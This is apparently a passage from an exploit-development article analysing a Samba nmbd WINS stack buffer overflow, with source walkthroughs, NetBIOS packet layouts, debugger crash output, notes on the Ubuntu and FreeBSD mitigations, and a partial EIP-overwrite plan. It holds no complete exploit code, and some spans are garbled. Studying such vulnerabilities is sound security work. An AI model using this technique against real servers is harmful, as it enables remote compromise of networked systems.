nmbd_winsserver.c: reply_netbios_packet(p, /* Packet to reply to. */
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
nmbd_winsserver.c-
reply_netbios_packet(p, /* Packet to reply to. */
nmbd_UERY, /* nmbd type code. */
nmbd_UERY_OPCODE, /* opcode. */
nmbd_winsserver.c-
prdata, /* data to send. */
num_ips*6); /* data length. */
```

Examining this code further we see that it's called in the process_wins_dmb_query_request() function. It looks through all registered hosts of the type 0x1b, counts them, allocates memory, cycles through the linked list again, and records the IP address(es), and flags associated with that records. Further more, the code doesn't do any checks on the data it is about to pass into the reply_netbios_packet() function.

Of specific interest in the process_wins_dmb_query_request() in nmbd_winsserver.c, the code is the following:

```
for(i = 0; i < namerec->data.num_ips; i++) {
   set_nb_flags(&prdata[num_ips * 6],namerec->data.nb_flags);
   putip((char *)&prdata[(num_ips * 6) + 2], &namerec->data.ip[i]);
   num_ips++;
}
```

This is constructing the data to be memcpy()'d later on, in 6 byte increments. This could present a problem later on, as the stack layout may need to be controlled with extreme precision, and the nb_flags details may be validated.

Since this code path looks plausible, we'll start constructing some code to trigger this vulnerability.

By doing a packet dump and loading it into WireShark[2], we can look for a WINS host being registered, and start working on an exploit. So far to trigger this vulnerability from reading over the code, we need approximately $(576\ /\ 6)$ registrations of type 0xlb, then we need to search for all 0xlb registrations.

```
-----
```

```
NetBIOS Name Service
Transaction ID: 0x7b60
Flags: 0x2910 (Registration)
0..... = Response: Message is a query
.010 1.... = Opcode: Registration (5)
....0... = Truncated: Message is not truncated
....1 .... = Recursion desired: Do query recursively
```

```
.... = Broadcast: Broadcast packet
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 1
Queries
   VULN<20>: type NB, class IN
       Name: VULN<20> (Server service)
       Type: NB
       Class: IN
Additional records
   VULN<20>: type NB, class IN
       Name: VULN<20> (Server service)
       Type: NB
       Class: IN
       Time to live: 0 time
       Data length: 6
       Flags: 0x6000 (H-node, unique)
           0... = Unique name
           .11. .... = H-node
       Addr: 10.1.1.3
```

* Transaction ID is any 16 bit value.

- * Flags is specific value, and is 16 bit.
- * Questions is a 16 bit value.
- * Answer RRs is a 16 bit value.
- * Authority RRs is a 16 bit value.
- * Additional RRs is a 16 bit value.

The "Queries" section is a 32 byte string, which encodes the type of registration, in addition with the type/class information. The "Additional records" section has the name as $0 \times 0 \times 0 \times 0$, which seems to indicate to use the name previously unpacked. Further more, the type and class information is present, along with time to live, host flag information, and address information.

It would appear that when registering is taking place, Samba extracts the flags field in the additional records, and the IP address information, and inserts it into the linked list.

With this knowledge, we can start our attempts at exploiting Samba by triggering the vulnerability. To reduce the amount of work that needs to be done, we'll use impacket [3] to reduce our work.

After writing a preliminary exploit, we can verify the code path we choose was correct. The code to trigger the vulnerability is included. We will develop the exploit against a default install of Ubuntu 7.10 server version.

The crash looks like

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1213143376 (LWP 31330)]
0x080cd22e in ?? ()
(gdb) x/10i $eip
0x80cd22e: cmp (%ecx),%al
0x80cd230: jne 0x80cd242
0x80cd232: movzbl 0xffff0bde(%ebx),%eax
0x80cd239: cmp 0x1(%ecx),%al
```

The value in ecx, 0x6b6a6968 is taken from the trigger code above, in the CreatePackets() function, in the ip variable. This at least gives us a start in exploiting the service.

--[3 - Ubuntu 7.10 Security mechanisms

Here is a quick overview of the preventative security mechanisms I can see in the default install of Ubuntu 7.10.

- * dmesg shows NX (Execute Disable) protection: active
- * /proc/pid/maps for nmbd looks like:

```
08048000-08145000 r-xp 00000000 08:01 462765 /usr/sbin/nmbd 08145000-08150000 rw-p 000fc000 08:01 462765 /usr/sbin/nmbd 08150000-081ea000 rw-p 08150000 00:00 0 [heap] ... b7fdd000-b7ff7000 r-xp 00000000 08:01 279708 /lib/ld-2.6.1.so b7ff7000-b7ff9000 rw-p 00019000 08:01 279708 /lib/ld-2.6.1.so bfbc9000-bfbdf000 rw-p bfbc9000 00:00 0 [stack] ffffe000-fffff000 r-xp 00000000 00:00 0 [vdso]
```

So while non-execution may be active in some form, it looks like there may be some avenues via return-to-text, or jumping to the static vdso mapping.

* It appears there is a stack cookie implementation being used by the compiler which made nmbd - due to strings output.

```
# strings /usr/sbin/nmbd | grep -i stack | head -n 1
__stack_chk_fail
```

* SuSE's apparmor is installed, though a cursory look it doesn't seem to be used?

```
# apparmor_status
apparmor module is loaded.
0 profiles are loaded.
0 profiles are in enforce mode.
0 profiles are in complain mode.
0 processes have profiles defined.
0 processes are in enforce mode:
```

O processes are in complain mode.

 $\ensuremath{\text{0}}$ processes are unconfined but have a profile defined.

 ${\tt I'd}$ hazard a guess that all memory regions are executable.. but we'll see how it goes.

So far, the only things that may hinder us a bit is that the:

- * exploit is blind (unless a memory leak is found which can be worked on later.. or if we're lucky, the static memory address that we can use)
- * memory randomisation (a little bit, we have a static .text, and a static vdso)
- * stack cookie checking may influence (either negatively, or positively) the avenues we have for exploiting the daemon.
- --[4 Source code walk through

To exploit the vulnerability, some of the things we need to do is:

- * verify what flags field can be used, as our exploitation techniques may need to keep this in mind, or our shellcode / addresses we use may be affected in some way.
- * Analyze exactly what we're overflowing, and what is being affected by the stack overwrite.
- * Work out how to gain control of execution from the memory overwrite.

To make exploit development easier, we can install the samba-dbg package that ships with Ubuntu 7.10. The samba-dbg package has applicable symbols for the samba binaries / libraries. This may significantly help us exploit the vulnerability, as it will provide variable names, function information, and so fourth.

Since we have triggered the vulnerability, it's probably a good idea to start from reading the packets in, and finding where the memory is being used / defined, and work our way forwards to the memopy(), then following what happens there.

The nmbd server has a main processing loop, called process() funnily enough, in nmbd/nmbd.c.

It reads in and queues the network packets, then processes the packets as shown below:

```
TM/*
TM * Read incoming UDP packets.
TM * (nmbd_packets.c)
TM */
TMif(listen_for_packets(run_election))
TM—&WGW&ã°

TM...
TM/*
TM * Process all incoming packets
TM * read above. This calls the success and
TM * failure functions registered when response
TM * packets arrrive, and also deals with request
TM * packets from other sources.
TM * (nmbd_packets.c)
```

```
TM */
™run_packet_queue();
-----
Which hands off execution to the nmbd/nmbd_packets.c file, in
run packet queue()
run_packet_queue() runs through the list of packets (as the name would
suggest), identifying if it is NMB packet, or a "dgram" packet. If it is a
NMB packet, it checks to see whether or not it is a request, or a response.
As we're dealing with a request type, it hands off execution to
process_nmb_request() (which is in the same file as before,
nmbd/nmbd_packets.c).
process_nmb_request() examines the opcode, and hands off execution to
wins_process_name_query_request() in nmbd/nmbd_winsserver.c
A partial extract of the wins_process_name_query_request() is shown below:
1880 Deal with a name query.
1883 void wins_process_name_query_request(struct subnet_record *subrec,
1884
                                      struct packet_struct *p)
1885 {
1886
           struct nmb_packet *nmb = &p->packet.nmb;
1887
           struct nmb_name *question = &nmb->question.question_name;
1888
           struct name_record *namerec = NULL;
1889
           unstring qname;
1890
1891 DEBUG(3,(
        "wins_process_name_query: name query for name %s from IP %s\n",
                   nmb_namestr(question), inet_ntoa(p->ip) ));
1892
1893
1894
1895
            * Special name code. If the queried name is *<1b> then search
            * the entire WINS database and return a list of all the IP
1896
              addresses
            * registered to any <1b> name. This is to allow domain master
1897
              browsers
1898
            \mbox{\scriptsize *} to discover other domains that may not have a presence on
              their subnet.
1899
1900
1901
           pull_ascii_nstring(qname, sizeof(qname), question->name);
1902
           if(strequal( qname, "*") && (question->name_type == 0x1b)) {
```

Since our trigger packet matches the requirement at 1902, we then jump on to process_wins_dmb_query_request again in nmbd_winsserver.c. Some comments are inline.

return;

process_wins_dmb_query_request(subrec, p);

1903

1904

1905 1906

```
1750 Deal with the special name query for *<1b>
1752
1753 static void process_wins_dmb_query_request(
                                          struct subnet_record *subrec,
1754
                                          struct packet_struct *p)
1755 {
            struct name_record *namerec = NULL;
1756
            char *prdata;
1757
            int num_ips;
1758
1759
1760
             * Go through all the ACTIVE names in the WINS db looking for
1761
              those
1762
             * ending in <1b>. Use this to calculate the number of IP
1763
             * addresses we need to return.
             * /
1764
1765
1766
            num_ips = 0;
1767
            /* First, clear the in memory list - we're going to
1768
              re-populate
1769
               it with the tdb_traversal in
               fetch_all_active_wins_1b_names. */
1770
1771
            wins_delete_all_tmp_in_memory_records();
1772
1773
            fetch_all_active_wins_1b_names();
1774
            for( namerec = subrec->namelist; namerec; namerec =
1775
                          namerec->next ) {
1776
               if( WINS_STATE_ACTIVE(namerec) &&
                         namerec->name.name_type == 0x1b) {
1777
                          num_ips += namerec->data.num_ips;
Count how many IP addresses are active, per registration.
1778
                   }
1779
            }
1780
            if(num_ips == 0) {
1781
None? then bail.
1782
                    * There are no 0x1b names registered.
1783
                      Return name query fail.
1784
1785
                   send_wins_name_query_response(NAM_ERR, p, NULL);
1786
                   return;
            }
1787
1788
            if((prdata = (char *)SMB_MALLOC( num_ips * 6 )) == NULL) {
1789
Allocate required temporary memory. free()'d at end of function.
1790
            DEBUG(0,("process_wins_dmb_query_request: Malloc fail !.\n"));
1791
                   return;
1792
            }
```

```
1793
1794
1795
            * Go through all the names again in the WINS db looking for
              those
1796
            * ending in <1b>. Add their IP addresses into the list
              we will
            * return.
1797
1798
            * /
1799
1800
           num_ips = 0;
           for( namerec = subrec->namelist; namerec; namerec =
1801
                namerec->next ) {
1802
                   if( WINS_STATE_ACTIVE(namerec) &&
                           namerec->name.name_type == 0x1b) {
Scan through the linked list of name records, finding suitable records that
meet the above requirements.
1803
                          int i;
1804
                          for(i = 0; i < namerec->data.num_ips; i++) {
1805
                                  set_nb_flags(&prdata[num_ips * 6],
                                  namerec->data.nb_flags);
1806
                                  putip((char *)&
                       prdata[(num_ips * 6) + 2], &namerec->data.ip[i]);
1807
                                  num_ips++;
1808
Copy the data into the allocated memory. Memory is formatted of the type:
[2 byte flags field][4 byte ip address]
1809
                   }
1810
            }
1811
1812
1813
             * Send back the reply containing the IP list.
1814
1815
           reply_netbios_packet(p,
1816
                                              /* Packet to reply to. */
                                              /* Result code. */
1817
                         WINS QUERY,
1818
                                              /* nmbd type code. */
1819
                        NMB_NAME_QUERY_OPCODE,
                                                    /* opcode. */
                                                     /* ttl. */
1820
                         lp_min_wins_ttl(),
                                                  /* data to send. */
1821
                        prdata,
1822
                        num_ips*6);
                                                  /* data length. */
1823
Call reply_netbios_packet. If reached where num_ips*6 > 576, it will
trigger the vulnerability.
1824
           SAFE_FREE(prdata);
1825 }
1826
And looking at reply_netbios_packet(), we see:
857
    Reply to a netbios name packet. see rfc1002.txt
859
```

```
860 void reply_netbios_packet(struct packet_struct *orig_packet,
                                int rcode, enum netbios_reply_type_code
 861
                               rcv_code,
                                int opcode,
 862
                                int ttl, char *data,int len)
 863 {
 864
             struct packet struct packet;
Locally defined struct packet on the stack
 865
             struct nmb_packet *nmb = NULL;
 866
             struct res_rec answers;
Locally defined res_rec on the stack.
 867
             struct nmb_packet *orig_nmb = &orig_packet->packet.nmb;
 868
             BOOL loopback_this_packet = False;
 869
             int rr_type = RR_TYPE_NB;
 870
             const char *packet_type = "unknown";
 871
 872
             /* Check if we are sending to or from ourselves. */
             if(ismyip(orig_packet->ip) && (orig_packet->port ==
 873
                global_nmb_port))
 874
                     loopback_this_packet = True;
 875
 876
             nmb = &packet.packet.nmb;
Point nmb inside of the above locally declared packet.
 877
 878
             /* Do a partial copy of the packet. We clear the locked flag
              and
 879
                             the resource record pointers. */
 880
             packet = *orig_packet;
                                     /* Full structure copy. */
 881
             packet.locked = False;
Build the nmb packet response
 882
             nmb->answers = NULL;
 883
             nmb->nsrecs = NULL;
 884
             nmb->additional = NULL;
 885
 886
             switch (rcv_code) {
 887
                     case NMB_STATUS:
 888
                             packet_type = "nmb_status";
 889
                            nmb->header.nm_flags.recursion_desired = False;
 890
                          nmb->header.nm_flags.recursion_available = False;
 891
                             rr_type = RR_TYPE_NBSTAT;
 892
                             break;
                     case NMB_QUERY:
 893
 894
                             packet_type = "nmb_query";
 895
                            nmb->header.nm_flags.recursion_desired = True;
 896
                          nmb->header.nm_flags.recursion_available = True;
 897
                             if (rcode) {
 898
                                     rr_type = RR_TYPE_NULL;
 899
 900
                             break;
 901
                     case NMB_REG:
 902
                     case NMB_REG_REFRESH:
 903
                             packet_type = "nmb_reg";
 904
                           nmb->header.nm_flags.recursion_desired = True;
```

```
905
                          nmb->header.nm_flags.recursion_available = True;
 906
                             break;
 907
                     case NMB_REL:
 908
                             packet_type = "nmb_rel";
 909
                            nmb->header.nm_flags.recursion_desired = False;
 910
                         nmb->header.nm_flags.recursion_available = False;
 911
                             break;
 912
                     case NMB_WAIT_ACK:
 913
                             packet_type = "nmb_wack";
 914
                           nmb->header.nm_flags.recursion_desired = False;
 915
                         nmb->header.nm_flags.recursion_available = False;
 916
                             rr_type = RR_TYPE_NULL;
 917
                             break;
 918
                     case WINS_REG:
 919
                             packet_type = "wins_reg";
 920
                           nmb->header.nm_flags.recursion_desired = True;
 921
                          nmb->header.nm_flags.recursion_available = True;
 922
                             break;
 923
                     case WINS_QUERY:
 924
                             packet_type = "wins_query";
 925
                          nmb->header.nm_flags.recursion_desired = True;
 926
                          nmb->header.nm_flags.recursion_available = True;
 927
                              if (rcode) {
 928
                                      rr_type = RR_TYPE_NULL;
 929
 930
                             hreak:
                     default:
 931
 932 DEBUG(0,(
           "reply_netbios_packet: Unknown packet type: %s %s to ip %s\n",
 933
              packet_type, nmb_namestr(&orig_nmb->question.question_name),
 934
                                      inet_ntoa(packet.ip)));
 935
                             return;
 936
             }
 937
 938
             DEBUG(4,(
   "reply_netbios_packet: sending a reply of packet type: %s %s to ip %s \setminus
 939 for id %hu\n", packet_type, nmb_namestr
            (&orig_nmb->question.question_name),
 940
                  inet_ntoa(packet.ip), orig_nmb->header.name_trn_id));
 941
 942
             nmb->header.name_trn_id = orig_nmb->header.name_trn_id;
             nmb->header.opcode = opcode;
 943
 944
             nmb->header.response = True;
 945
             nmb->header.nm_flags.bcast = False;
 946
             nmb->header.nm_flags.trunc = False;
 947
             nmb->header.nm_flags.authoritative = True;
 948
 949
             nmb->header.rcode = rcode;
 950
             nmb->header.qdcount = 0;
 951
             nmb->header.ancount = 1;
 952
             nmb->header.nscount = 0;
 953
             nmb->header.arcount = 0;
 954
Finished building the nmb packet header, now on with the show.
 955
             memset((char*)&nmb->question,'\0',sizeof(nmb->question));
 956
 957
             nmb->answers = &answers;
 958
             memset((char*)nmb->answers,'\0',sizeof(*nmb->answers));
```

```
Setup nmb->answers, zero the memory.
 959
 960
             nmb->answers->rr_name = orig_nmb->question.question_name;
 961
             nmb->answers->rr_type = rr_type;
 962
             nmb->answers->rr_class = RR_CLASS_IN;
             nmb->answers->ttl
 963
                                   = ttl;
 964
 965
             if (data && len) {
 966
                     nmb->answers->rdlength = len;
 967
                     memcpy(nmb->answers->rdata, data, len);
Trigger the overflow, which writes into the function allocated copy of
answers->rdata, which is defined/mentioned above as:
/* A resource record. */
struct res_rec {
        struct nmb_name rr_name;
        int rr_type;
        int rr_class;
        int ttl;
        int rdlength;
        char rdata[MAX_DGRAM_SIZE];
};
nameserv.h:#define MAX_DGRAM_SIZE (576)
/* tcp/ip datagram limit is 576 bytes */
 968
 969
 970
             packet_packet_type = NMB_PACKET;
 971
             /* Ensure we send out on the same fd that the original
 972
                     packet came in on to give the correct source IP
             address. */
 973
             packet.fd = orig_packet->fd;
 974
             packet.timestamp = time(NULL);
 975
 976
             debug_nmb_packet(&packet);
 977
 978
             if(loopback_this_packet) {
 979
                     struct packet_struct *lo_packet;
 980
                     DEBUG(5,(
         "reply_netbios_packet: sending packet to ourselves.\n"));
 981
                     if((lo_packet = copy_packet(&packet)) == NULL)
 982
                             return;
 983
                     queue_packet(lo_packet);
 984
             } else if (!send_packet(&packet)) {
 985
                     DEBUG(0,(
          "reply_netbios_packet: send_packet to IP %s port %d failed\n",
 986
                             inet_ntoa(packet.ip),packet.port));
 987
 988 }
 989
```

Unfortunately, since we saw mention of stack cookies and checks, it appears that we can't just overwrite the saved eip and test if we have code execution - indeed, running the exploit with too few registrations provide us with the message of:

```
*** stack smashing detected ***: /usr/sbin/nmbd terminated
______
This means that it's probable we'll have to see what we can get away with
in the processing of send_packet(). send_packet() is located in
libsmb/nmblib.c
Looking at send_packet(), we find the following:
982 /********************
983 Send a packet_struct.
986 BOOL send_packet(struct packet_struct *p)
987 {
988
         char buf[1024];
989
         int len=0;
990
         memset(buf,'\0',sizeof(buf));
991
992
         len = build_packet(buf, p);
993
994
995
         if (!len)
996
               return(False);
997
998
         return(send_udp(p->fd,buf,len,p->ip,p->port));
999 }
1000
_____
The "char buf[1024];" looks interesting, and maybe useful.
Followed by the obvious:
961 /****************
962 Linearise a packet.
965 int build_packet(char *buf, struct packet_struct *p)
966 {
967
         int len = 0;
968
969
         switch (p->packet_type) {
970
         case NMB_PACKET:
                len = build_nmb(buf,p);
971
972
                break;
973
974
         case DGRAM_PACKET:
975
                len = build_dgram(buf,p);
976
                break;
          }
977
978
979
         return len;
980 }
Followed by the call once again, to build_nmb():
```

```
881 /*****************
882 Build a nmb packet ready for sending.
883
884 XXXX this currently relies on not being passed something that expands
885 to a packet too big for the buffer. Eventually this should be
886 changed to set the trunc bit so the receiver can request the rest
887 via tcp (when that becomes supported)
889
890 static int build_nmb(char *buf,struct packet_struct *p)
891 {
892
           struct nmb_packet *nmb = &p->packet.nmb;
893
           unsigned char *ubuf = (unsigned char *)buf;
894
           int offset=0;
895
896
           /* put in the header */
           RSSVAL(ubuf,offset,nmb->header.name_trn_id);
897
898
           ubuf[offset+2] = (nmb->header.opcode & 0xF) << 3;</pre>
899
           if (nmb->header.response)
900
                   ubuf[offset+2] |= (1<<7);
901
           if (nmb->header.nm_flags.authoritative &&
902
                          nmb->header.response)
903
                   ubuf[offset+2] = 0x4;
           if (nmb->header.nm_flags.trunc)
904
905
                   ubuf[offset+2] = 0x2;
906
           if (nmb->header.nm_flags.recursion_desired)
907
                   ubuf[offset+2] = 0x1;
908
           if (nmb->header.nm_flags.recursion_available &&
909
                          nmb->header.response)
910
                   ubuf[offset+3] = 0x80;
911
           if (nmb->header.nm_flags.bcast)
                   ubuf[offset+3] = 0x10;
912
913
           ubuf[offset+3] |= (nmb->header.rcode & 0xF);
914
915
           RSSVAL(ubuf,offset+4,nmb->header.qdcount);
916
           RSSVAL(ubuf,offset+6,nmb->header.ancount);
917
           RSSVAL(ubuf,offset+8,nmb->header.nscount);
918
           RSSVAL(ubuf,offset+10,nmb->header.arcount);
919
920
           offset += 12;
           if (nmb->header.qdcount) {
921
922
                   /* XXXX this doesn't handle a qdcount of > 1 */
923
                   offset += put_nmb_name((char *)ubuf,offset,
                   &nmb->question.question_name);
924
                   RSSVAL(ubuf, offset, nmb->question.question_type);
925
                   RSSVAL(ubuf,offset+2,nmb->question.question_class);
926
                   offset += 4;
           }
927
928
929
           if (nmb->header.ancount)
930
                   offset +=
                     put_res_rec((char *)ubuf,offset,nmb->answers,
931
                                  nmb->header.ancount);
932
933
           if (nmb->header.nscount)
934
                   offset += put_res_rec((char *)ubuf,offset,nmb->nsrecs,
935
                                  nmb->header.nscount);
936
937
            * The spec says we must put compressed name pointers
938
939
            * in the following outgoing packets :
```

```
940
            * NAME_REGISTRATION_REQUEST, NAME_REFRESH_REQUEST,
941
            * NAME_RELEASE_REQUEST.
942
            * /
943
944
           if((nmb->header.response == False) &&
945
              ((nmb->header.opcode == NMB_NAME_REG_OPCODE) |
              (nmb->header.opcode == NMB_NAME_RELEASE_OPCODE) | |
946
              (nmb->header.opcode == NMB_NAME_REFRESH_OPCODE_8)
947
              (nmb->header.opcode == NMB_NAME_REFRESH_OPCODE_9)
948
              (nmb->header.opcode == NMB_NAME_MULTIHOMED_REG_OPCODE)) &&
949
950
              (nmb->header.arcount == 1)) {
951
952
        offset += put_compressed_name_ptr(ubuf,offset,nmb->additional,12);
953
954
            } else if (nmb->header.arcount) {
955
               offset += put_res_rec((char *)ubuf,offset,nmb->additional,
956
                          nmb->header.arcount);
957
958
           return(offset);
959 }
         ______
Following the call to put_res_rec(), we see:
388
389 /*******************
390 Put a resource record into a packet.
393 static int put_res_rec(char *buf,int offset,struct res_rec *recs,
          int count)
394 {
395
           int ret=0;
396
           int i;
397
398
           for (i=0;i<count;i++) {</pre>
                   int l = put_nmb_name(buf,offset,&recs[i].rr_name);
399
                   offset += 1;
400
401
                   ret += 1;
402
                   RSSVAL(buf,offset,recs[i].rr_type);
403
                   RSSVAL(buf,offset+2,recs[i].rr_class);
404
                   RSIVAL(buf,offset+4,recs[i].ttl);
405
                   RSSVAL(buf, offset+8, recs[i].rdlength);
406
                   memcpy(buf+offset+10,recs[i].rdata,recs[i].rdlength);
407
                   offset += 10+recs[i].rdlength;
408
                   ret += 10+recs[i].rdlength;
409
           }
410
411
           return(ret);
412 }
413
And following up with put_nmb_name():
279 /*********************************
280 Put a compressed nmb name into a buffer. Return the length of the
281 compressed name.
282
```

```
283 Compressed names are really weird. The "compression" doubles the
284 size. The idea is that it also means that compressed names conform
285 to the doman name system. See RFC1002.
288 static int put_nmb_name(char *buf,int offset,struct nmb_name *name)
289 {
290
           int ret,m;
291
           nstring buf1;
292
           char *p;
293
294
           if (strcmp(name->name, "*") == 0) {
295
                   /* special case for wildcard name */
296
                   put_name(buf1, "*", '\0', name->name_type);
297
           } else {
298
                   put_name(buf1, name->name, ' ', name->name_type);
299
300
           buf[offset] = 0x20;
301
302
303
           ret = 34;
304
305
           for (m=0;m<MAX_NETBIOSNAME_LEN;m++) {</pre>
306
                   buf[offset+1+2*m] = 'A' + ((buf1[m]>>4)&0xF);
307
                   buf[offset+2+2*m] = 'A' + (buf1[m]&0xF);
308
309
           offset += 33;
310
           buf[offset] = 0;
311
 312
           if (name->scope[0]) {
 313
 314
                   /* XXXX this scope handling needs testing */
 315
                   ret += strlen(name->scope) + 1;
 316
          safe_strcpy(&buf[offset+1],name->scope,sizeof(name->scope)) ;
 317
318
                   p = &buf[offset+1];
319
                   while ((p = strchr_m(p, '.'))) {
                          buf[offset] = PTR_DIFF(p,&buf[offset+1]);
320
321
                          offset += (buf[offset] + 1);
322
                          p = &buf[offset+1];
323
                   buf[offset] = strlen(&buf[offset+1]);
324
325
 326
327
           return(ret);
328 }
329
And put_name():
263 Put a netbios name, padding(s) and a name type into a 16 character
     buffer.
264 name is already in DOS charset.
265 [15 bytes name + padding][1 byte name type].
266 *****************
 267
268 void put_name(char *dest, const char *name, int pad,
```

```
unsigned int name_type
269 {
270
            size_t len = strlen(name);
271
272
         memcpy(dest, name, (len < MAX_NETBIOSNAME_LEN) ?</pre>
                 len : MAX_NETBIOSN
                                         AME\_LEN - 1);
            if (len < MAX NETBIOSNAME LEN - 1) {
273
274
                  memset(dest + len, pad, MAX_NETBIOSNAME_LEN - 1 - len);
275
276
            dest[MAX_NETBIOSNAME_LEN - 1] = name_type;
277 }
278
```

So it appears with a large enough request, we can overflow the second char buf[1024]; in send_packet(), but due to stack cookies that may not get us much.

Indeed, after a bit of experimenting, it looks like this is not exploitable out of the box on Ubuntu, due to propolice/SSP, and the later code flow does not appear to provide us with a mechanism where we can write to other memory we can control, unfortunately. That said, I may of missed something obvious, or I might not of understood something correctly. If anyone has anything to the contrary, I would appreciate it.

Since the majority of other popular Linux platforms support SSP, I decided to take a look at FreeBSD's CURRENT platform, and see if that would be vulnerable/exploitable, and by a quick objdump on the nmbd binary, it appears to be. I was quite disappointed to learn that after experimenting with triggering the vulnerability, that it didn't appear to be exploitable, due to stack cookies. (At least, with my current knowledge and understanding, and sans bugs in the stack cookie check failure).

For what it's worth, apparently OpenBSD and DragonFly BSD both use SSP and other security mechanisms.. but I hardly ever do anything on *BSD work, and don't overly care what they're doing (or lack thereof)

```
--[ 5 - Writing an exploit for Samba Version 3.0.23c on FreeBSD 6.2
```

```
--[ 5.1 - Verifying valid registration flags
```

To correctly exploit the nmbd daemon, we'll need to control the stack layout with precision. Reviewing how the data is laid out, we see that the flags parameter is used with what the host registered with. Due to potential restrictions, we need to validate what ranges are valid and can be used.

By doing some quick grepping of the samba source code, we find the below code which modifies the flags:

```
nmbd_packets.c:
uint16 get_nb_flags(char *buf)
{
          return ((((uint16)*buf)&0xFFFF) & NB_FLGMSK);
}
../include/nameserv.h:#define NB_FLGMSK 0xE0
nmbd_winserver.c:
```

From the above, we see what the only certain bits set in the request flags is valid, and depending on what those bits are, that they can modify the ip address associated with the register request. To keep things extremely simple, we will stick with using 0×00000 as the flags, and work out whatever issues that brings us.

```
--[ 5.2 - Ordering the stack data correctly
```

Samba stores NMB registrations in the tdb[4] format, a database backend designed by the Samba team to prevent re-implementing the same code several times throughout Samba.

Due to the mechanisms that tdb uses, the way that nmbd returns our registered flags and ip addresses are not necessarily in order that we registered them. Further analysis reveals that we force a particular layout in order to exploit it correctly.

```
Looking at how names are looked up, we see:
______
nmbd_winsserver.c:
static void process_wins_dmb_query_request(struct subnet_record *subrec,
                                    struct packet_struct *p)
'ââà
      fetch_all_active_wins_1b_names();
'ââà
void fetch_all_active_wins_1b_names(void)
{
      tdb_traverse(wins_tdb, fetch_lb_traverse_fn, NULL);
/****************************
Fetch all *<1b> names from the WINS db and store on the namelist.
************************
static int fetch_1b_traverse_fn(TDB_CONTEXT *tdb, TDB_DATA kbuf, TDB_DATA
                           dbuf, void *state)
{
      struct name_record *namerec = NULL;
       if (kbuf.dsize != sizeof(unstring) + 1) {
             return 0;
       /* Filter out all non-1b names. */
       if (kbuf.dptr[sizeof(unstring)] != 0x1b) {
             return 0;
```

```
}
        namerec = wins_record_to_name_record(kbuf, dbuf);
        if (!namerec) {
               return 0;
        DLIST_ADD(wins_server_subnet->namelist, namerec);
        return 0;
}
fetch_all_active_wins_1b_names() just calls tdb_traverse() with a call
back function of fetch_lb_traverse_fn(), which adds it to a temporary name
cache storage, at the top of a doubly linked list.
Looking at tdb_traverse(), it calls tdb_traverse_internal(), which is
where the majority of the work gets done. At this stage, it is probably
easier to look at how data gets stored to the database, which happens in
tdb_store().
/* store an element in the database, replacing any existing element
  with the same key
  return 0 on success, -1 on failure
int tdb_store(struct tdb_context *tdb, TDB_DATA key, TDB_DATA dbuf,
             int flag)
/* find which hash bucket it is in */
hash = tdb->hash_fn(&key);
if (tdb_lock(tdb, BUCKET(hash), F_WRLCK) == -1)
-&WGW&â Ó °
nmbd/nmbd_processlogon.c:tdb = tdb_open_log(lock_path("connections.tdb"),0,
nmbd/nmbd_winsserver.c: wins_tdb = tdb_open_log(lock_path("wins.tdb"), 0,
                     TDB_DEFAULT | TDB_CLEAR_IF_FIRST, O_CREAT | O_RDWR, 0600);
tdb_private.h:#define BUCKET(hash) ((hash) % tdb->header.hash_size)
struct tdb_context *tdb_open(const char *name,int hash_size, int tdb_flags,
     int open_flags, mode_t mode)
if (hash_size == 0)
-† 6...÷6-¦R Ò DTd TÅEô, 4...õ4•¤S°
tdb_private.h:#define DEFAULT_HASH_SIZE 131
```

From this, we can see that we need to use the hash_fn() (which defaults to default_tdb_hash()) , and then we need to modulus the hash result by DEFAULT_HASH_SIZE. By generating names that hash to 130, we can put our

data in order on the stack, after every already existing 0x1b registrations. Before exploitation, we need to see how many existing 0x1b registrations exist, so that the stack can be overflowed correctly.

This reminds me of the Algorithmic Complexity attacks, outlined here [5]. Not directly related, but still interesting none the less.

--[5.3 - Code execution analysis

By triggering the vulnerability and examining the stack layout, we see that saved eip can be partially overwritten, with two bytes. If we overwrite once more, the top two bytes of eip will be the two flag bytes, and overwrite the first argument to the function. After the overwrite the value of orig_packet, the nmbd code will index into it, to copy a 4 byte value, as seen below.

```
nmbd_packets.c, send_reply_packet():
973 packet.fd = orig_packet->fd;
```

So far in the analysis, a partial overwrite of the two least significant bytes of eip seems to be the best course of action, as it's unlikely we can put anything useful in the top two bytes (due to the flags). Causing an overwrite of the least significant bytes with "D"'s, show:

```
Program received signal SIGSEGV, Segmentation fault.
0x08074444 in packet_is_for_wins_server ()
(gdb) x/10i $eip
0x8074444 <packet_is_for_wins_server+236>:
                                                  0x400(%ebx),%eax
                                            mov
0x807444a <packet_is_for_wins_server+242>:
                                                  (%eax),%eax
                                            mov
0x807444c <packet_is_for_wins_server+244>:
                                            cmpl $0x9,(%eax)
0x807444f <packet_is_for_wins_server+247>:
                                                  0x80743a1
                                            jle
<packet_is_for_wins_server+73>
0x8074455 <packet_is_for_wins_server+253>:
                                            push
                                                  $0x1fa
0x807445a <packet_is_for_wins_server+258>:
                                                  0xfffd66ad(%ebx),%eax
                                           lea
0x8074460 <packet_is_for_wins_server+264>:
                                           push %eax
0x8074461 <packet_is_for_wins_server+265>:
                                                  0xfffd6479(%ebx),%eax
                                           lea
0x8074467 <packet_is_for_wins_server+271>:
                                           push %eax
0x8074468 <packet_is_for_wins_server+272>:
                                            push $0xa
(qdb) i r ebx
              0x0
ebx
(gdb) i r
              0x1
                     1
eax
              0x2834fd80
                            674561408
ecx
              0x40 64
edx
              0x0
                     0
ebx
              0xbfbfe540
                             0xbfbfe540
esp
              0x44440000
                             0x44440000
ebp
             0x0
esi
                     Ω
             0x41414141
                             1094795585
edi
             0x8074444
                              0x8074444
eip
            0x10282 66178
eflags
             0x33
                      51
CS
             0x3b
SS
                      59
             0x3b
                      59
ds
             0x3b
                      59
es
                      59
fs
             0x3b
            0x1b
                     27
qs
```

We can see that we can completely control edi and to a lesser extent ebp.

Looking at the disassembly of the applicable epilogue of the reply_netbios_packet() function, we see:

.text:0806D0A0 pop edi .text:0806D0A1 leave .text:0806D0A2 retn

